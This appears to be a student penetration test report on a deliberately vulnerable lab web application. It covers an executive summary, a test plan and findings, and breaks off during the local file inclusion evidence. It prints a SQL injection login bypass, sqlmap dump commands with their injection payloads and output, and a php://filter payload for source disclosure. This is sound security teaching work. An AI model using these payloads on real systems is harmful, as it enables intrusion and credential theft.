
Penetration Test of Global Software Web Application

Thursday, 7 January 2021

1.1 Executive Summary

On Thursday 7th January, JessSec was contracted by Global Software to perform a security assessment of its CWK web application. The purpose of the test was to identify and exploit any security flaws in the application or its configuration, as specified in the scope. The engagement was performed over two (2) days and carried out as a black-box assessment, meaning no information on the web application has been provided to JessSec.

The below chart summarises the severity of the issues found:



Key	
Critical	🟪
High	🟥
Medium	🟨
Low	🟩

Due to the presence of Critical and High issues existing in the web application, and the overall security state, JessSec has considered the security rating of the application to be **CRITICAL,** highlighted below are the most important issues:

- **SQL Injection**

SQL Injection vulnerabilities have been identified. Contextually, the vulnerability within the application allows for the confidentiality, integrity, and availability of the data to be compromised by an attacker. The implications of this can be severe, both from a reputational and legal perspective. The General Data Protection Law / Data Protection Act 2018 could also be in breach if such information can be compromised.

- **Source Code Disclosure**

A vulnerability within the webservice identified that source code of the application can be retrieved by an attacker which in turn discloses sensitive information, in this example, credentials for the database. This affects the confidentiality of the data, with possibilities of the integrity and availability being at risk, should the database credentials be able to be used remotely.

- **Clear Text Credentials**

The application is configured to store all credential material, usernames, and passwords, in clear-text format, meaning that sensitive data is not encrypted at rest. Anyone with read access to the database can recover this sensitive information, and should the application be compromised by an external attacker, they also can retrieve the passwords of individual users with no extra effort or skill required.

It is recommended by JessSec that Global Software take the following remedial actions, if possible, from a business and financial perspective:

- **Education on Secure Coding Practices**
  Global Software development teams would benefit from increased education on secure coding practices, with four (4) out of eight (8) findings being directly related to poor input validation and insecure programming.

- **Monitoring & Logging**
  It has come to our attention that Global Software has little to no logging & monitoring on its web server, meaning that if a successful attack were to take place it would likely go unnoticed. Should the breach ever be involved in a legal dispute, there would be complications in providing supporting evidence and would be no processes in place that show Global Software took a best-efforts approach with attempts to mitigate such issues.

- **Implementation of a WAF**
  Although Global Software's issues are easily fixable by considering secure development practices, a Web Application Firewall would ensure that if any further issues are present, the risk would be mitigated by an extra layer of protection which could deter less sophisticated attackers.

Below are some recommended products to help with the above remediation activities, considering different budgets:


Budget	Low	Medium	High
Education on Secure Coding Practices	Secure Code Warrior (£550)	7Safe CSCSD (£1300)	SANS SEC522 ($7020)
Monitoring & Logging Facilities	Logstash & Elasticsearch (Open Source)	Splunk (£2000/year)	LogRhythm SIEM (£28,000)
Web Application Firewall	Imperva (Free)	Imperva (£299/month)	Akamai (£350/month)

*These are only recommendations and costings are provided as asked for in the coursework specification, in the real world these recommendations would put JessSec at risk of liability in the case that Global Software implemented one and then went onto be hacked.

1.2 OWASP Top 10 Coverage

The OWASP Top 10 describes the ten (10) most critical risks and vulnerabilities commonly found in web applications, maintained, and updated by the Open Web Application Security Project. This page is intended to provide an easily digestible overview of the OWASP Top 10 vulnerabilities tested for & those found.

Key	
Yes	🟩
No	🟥
More information required	🟨



Top 10 Vulnerability	Tested	Present	Related Findings
Injection	🟩	🟩	3.1
Broken Authentication	🟩	🟩	3.4
Sensitive Data Exposure	🟩	🟩	3.2, 3.6, 3.7
XML External Entities (XXE)	🟩	🟥	N/A
Broken Access control	🟩	🟩	3.3
Security misconfigurations	🟩	🟩	3.7
Cross Site Scripting (XSS)	🟩	🟥	N/A
Insecure Deserialization	🟩	🟥	N/A
Using Components with known vulnerabilities	🟩	🟩	3.8
Insufficient logging and monitoring	🟩	🟨	*

*JessSec would need more information to validate this, it is recommended that a follow up engagement take place where JessSec can appropriately evaluate and provide recommendations on the state of Global Software’s defensive capabilities.

2. Planning

2.1 The Penetration Testing Plan (PTP)


Date of Penetration Test	7th January 2021
Lead Tester	Jessica Williams
Application Name	Global Software CWK

Scope

The application to be tested is running on ports 80 and 443 of IP 127.0.0.1 of the virtual machine provided by Global Software.

Approach

JessSec has their own methodology for testing web applications which closely follows the OWASP Web Application Security Testing methodology, all testing will be done manually to begin with, where automated tools may be used to verify positive results.



Information Gathering

This stage concerns collecting further information on the application to aid in further exploitation, it involves:

- Performing search engine reconnaissance
- Fingerprinting the webserver
- Review webserver meta files
- Reviewing web page source code; and fingerprinting the application framework in use.

Tools that may be used at this stage: Google, Telnet, Netcat, httprint

Configuration Testing

Configuration testing is concerned with whether the web application is deployed and configured securely, and may involve:

- Testing File Extensions
- Testing for Backup Files
- Enumerating Admin Interfaces
- Testing allowed HTTP methods, PUT, GET, POST

Tools that may be used at this stage: Dirbuster

Identity Management

Identity Management Testing is to determine if the application handles user new user registrations correctly and securely, it might involve:

- Testing the user registration process
- Account enumeration
- Weak or unenforced username policies

Authentication

This stage is to ensure any authentication that takes place in the app takes place securely and without error. For example:

- Credentials are transported over encrypted channels.
- Weak Password Policies
- Security Question weaknesses

Authorization

The authorization stage tests whether the application handles permission to access correctly, things such as:

- Directory traversals
- Insecure direct object references

Tools that may be used: Burp, DotDotPwn, Dirbuster

Session Management

To pass this stage, the application must securely handle user logins and returning sessions, the things we are looking for here include:

- The ability to logout
- Session Fixation
- Exposed Session Variables
- Session Timeout

Input Validation

Input Validation testing is a large chunk of testing dedicated to finding out how the application handles user input, some issues to be found here area:

- SQL Injection
- Cross Site Scripting (Stored & Reflected)
- XML Injection
- Code Injection
- Local/Remote File Inclusion

Tools used here: SQLMap, Metasploit

Error Handling

How the application handles errors is very important to the security of the application, its possible that with incorrect error handling not only can sensitive data be leaked, but code can be run on the remote system. Here we look for things like:

- Stack Tracks
- Verbose Error Messages

Weak Cryptography

This stage is concerned with what cryptographic algorithms are in place throughout the application, little or none. These things could cause potential problems here:

- Data sent over unencrypted channel
- Weak Encryption (or No Encryption)

Some tools we can use to identify these issues are: Nessus, Nmap Scripts

Business Logic

The business logic stage is concerned with checking the application has sound logic for example, if a user registers by performing step 1, 2 & 3, what exactly would the application do if the user went straight to step 3? Here we test things such as:

- Circumvention of workflows
- Unexpected file types
- Integrity checks

Client Side Testing

Client side testing is all to do with things that happen on the client side like HTML & CSS, this means looking for things like:

- Clickjacking
- Cross Origin Resource Sharing
- Client Side URL Redirection
- HTML Injection

2.2 Methodology Checklist

To better describe the testing process and ensure the methodology is completely covered, testers will fill in the following checklist.

	Tested	Passed
Information Gathering	🟩	🟥
	Notes: Admin interfaces are unprotected.	
Identity Management	🟩	🟩
	Notes: No user registration process.	
Authentication	🟩	🟥
	Notes: Site works over HTTP, password policy is weak.	
Authorization	🟩	🟩
	Notes: Nothing of note.	
Session Management	🟩	🟥
	Notes: No ability to log out, no session timeout.	
Input Validation	🟩	🟥
	Notes: SQL Injection & Local File Inclusion	
Error Handling	🟩	🟩
	Notes: Nothing of note.	
Weak Cryptography	🟩	🟥
	Notes: Site works over HTTP.	
Business Logic	🟩	🟩
	Notes: Nothing.	
Client Side Testing	🟩	🟩
	Notes: Nothing.	

3. Report Findings

Risk Rating	CVSS Score
CRITICAL	9.4

3.1 SQL Injection

Impact	5	
Exploitability	5	
CWE	CWE-89	
Confidentiality	Integrity	Availability

Description

SQL Injection (“SQLi”) is a form of application injection attack that makes it possible to execute malicious SQL statements against the underlying database infrastructure used in an application. These statements are used to pass commands to a database server behind a web application. Attackers can use SQL injection vulnerabilities to bypass application security measures. A successful attack can potentially circumvent authentication and authorization of a web page or web application or retrieve the content of the entire SQL database. SQL Injection can also potentially add, modify, and delete records held in the database.

Details

The login function of the Global Software application was found to be vulnerable to an SQL injection attack. The vulnerability was identified when submitting the following payload to both the username & password fields: ‘ or ‘a’ = ‘a

Use the following sqlmap command to verify:


```
sqlmap -u "http://127.0.0.1/cwk/" --data "email=admin&password=admin --dump
```

Impact

This issue primarily impacts the CONFIDENTIALITY and INTEGRITY of data held within the database. The ability to execute arbitrary queries against the database tables means that all unencrypted data is potentially at risk of exfiltration. If the modification of data is also possible, then there is also the risk of unauthorised data modification. Secondary impact to database AVAILABILITY may also occur if an attacker chooses to wilfully destroy data. The potential issues arising from a successful attack of this nature are:

- Data loss including (but not limited to) user account credentials, potentially sensitive user profile information and any content held within the application.
- Loss of administrative control over the application.
- Loss of application data integrity: Defacement and/or modification of application content.
- Financial impact with regards to the support costs anticipated in dealing with the clean up after such an attack.
- Reputational damage arising from reduced customer confidence in the aftermath of a successful attack.

Evidence



Global Software Ltd

We develop just-in-time secure software for a wide variety of sectors including finance, energy and government.
Our customers value our efficiency and quick turn around times. Contact us to receive a quote or more information.

Finance

Our bespoke finance software is used by major banking and accounting institutions throughout the world and meets standards such as HIPAA and PCI-DSS.

Energy


Our applications help secure critical infrastructure while allowing remote engineers to perform day to day tasks from the comfort of their own home.

Government

Governments and local councils rely on Global Software for software for assurance, tax calculations and advisory services.

© Global Software Ltd 2020

Figure 1 The vulnerable "login" page.



Hello Bob you are currently logged in using the password password1
Hello Nigel you are currently logged in using the password hungergames
Hello Mary you are currently logged in using the password littlelamb

Global Software Ltd

We develop just-in-time secure software for a wide variety of sectors including finance, energy and government.
Our customers value our efficiency and quick turn around times. Contact us to receive a quote or more information.

Finance

Our bespoke finance software is used by major banking and accounting institutions throughout the world and meets standards such as HIPAA and PCI-DSS.

Energy


Our applications help secure critical infrastructure while allowing remote engineers to perform day to day tasks from the comfort of their own home.

Government

Governments and local councils rely on Global Software for software for assurance, tax calculations and advisory services.

© Global Software Ltd 2020

Figure 2 The page after exploitation.


Web Application_[Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
samurai@samuraiwtf: ~
File Edit View Search Terminal Help
Global Software Limited - Mozilla Firefox
cwk : bash - Konsole
samurai@samuraiwtf: ~
14:15

```
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
---
Parameter: email (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: email=aa' AND (SELECT * FROM (SELECT(SLEEP(5)))tFSF) AND 'FVSZ'='FVSZ&password=aa

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: email=aa' UNION ALL SELECT NULL,CONCAT(0x71626a6b71,0x5466576a6f785e4a6562,0x716b707871),NULL-- &password=aa
---
[09:14:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[09:14:32] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/127.0.0.1'

[*] shutting down at 09:14:32

samurai@samuraiwtf:~$ sqlmap -u "http://127.0.0.1/cwk/index.php" --data 'email=aa&password=aa' --dump

        sqlmap {1.0-dev-53de0e8}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting at 09:14:41

[09:14:41] [INFO] resuming back-end DBMS 'mysql'
[09:14:41] [INFO] testing connection to the target URL
[09:14:41] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: email=aa' AND (SELECT * FROM (SELECT(SLEEP(5)))tFSF) AND 'FVSZ'='FVSZ&password=aa

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: email=aa' UNION ALL SELECT NULL,CONCAT(0x71626a6b71,0x5466576a6f785e4a6562,0x716b707871),NULL-- &password=aa
---
[09:14:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[09:14:41] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:14:41] [INFO] fetching current database
[09:14:41] [INFO] fetching tables for database: 'coursework'
[09:14:41] [INFO] fetching columns for table 'users' in database 'coursework'
[09:14:41] [INFO] fetching entries for table 'users' in database 'coursework'
[09:14:41] [INFO] analyzing table dump for possible password hashes
Database: coursework
Table: users
[3 entries]
+----+----------+-------------+
| id | username | password    |
+----+----------+-------------+
| 1  | Bob      | password1   |
| 2  | Nigel    | hungergames |
| 3  | Mary     | littlelamb  |
+----+----------+-------------+
```

Figure 3 Validating with SQLMap.

Recommendation

If it is technically possible, the customer should implement the use of parameterised database queries, in an instance where this is not possible, steps should be taken to ensure that all user-supplied input is correctly validated prior to inclusion in dynamic database queries. Ideally, a whitelist approach to input filtering should be adopted whereby any input not conforming to the expected pattern is rejected without being processed. Any use of whitelisting should be careful to consider the myriad options of text encoding in respect of submitted data.

3.2 Local File Inclusion

Risk Rating	CVSS Score
HIGH	8.1

<table>
<tr><td>Impact</td><td colspan="2">5</td></tr>
<tr><td>Exploitability</td><td colspan="2">5</td></tr>
<tr><td>CWE</td><td colspan="2">CWE-98</td></tr>
<tr><td>Confidentiality</td><td>Integrity</td><td>Availability</td></tr>
</table>

Description

A File Inclusion attack is one which tricks the web application into exposing or running files on the webserver. This vulnerability exists when a web application includes a file using incorrectly sanitised input, if this input is manipulated by an attacker the web application can be tricked into including a file which it should not.

In this case, source code is disclosed, this gives an attacker inside knowledge of the application and how it works. By studying the inner workings of the application attackers can craft more advanced payloads which bypass input validation or restrictions that might be in place. In more critical situations source code disclosure can leak database connection strings or credentials to other systems.

Details

The Global Software web application includes its website content through PHP file inclusion code, as seen in Figure 4. To exploit the vulnerability all an attacker must do is change the filename in the id parameter:

`http://127.0.0.1/cwk/index.php?id=<file name here>`

By changing the id parameter to `passwords.txt` I was able to read the contents of a sensitive file containing user logins, as seen in Figure 5.

Using the payload `pHp://FilTer/convert.base64-encode/resource=index` returns the contents of the index.php file as a base64 encoded string (Figure 6), unencoding that string gives us the source code of the application and in there are the credentials to the database, see Figure 7.


Impact

In this case, the CONFIDENTIALITY, INTEGRITY and AVAILABLILITY of all the data within the application is at risk due to database connection details & credentials leaked within the source code. This could lead to:

- Data loss including (but not limited to) user account credentials, potentially sensitive user profile information and any content held within the application.
- Loss of administrative control over the application.

- Loss of application data integrity: Defacement and/or modification of application content.
- Financial impact with regards to the support costs anticipated in dealing with the clean up after such an attack.
- Reputational damage arising from reduced customer confidence in the aftermath of a successful attack.
- Leakage of company intellectual property
- Serious reputational damage due to leakage of customer data.
- Financial costs related to clean up from such an attack, and loss of customers.

Evidence




192.168.1.127:8080/cwk/index.php?id=contact

Contact Us

Receive a quote today, call **01162551551** and speak to Janine Richards, our customer sales executive who has many years of experience dealing with our most important and trusted clients. Alternatively email Janine - jrichards@globalsoftware.local.

© Global Software Ltd 2021

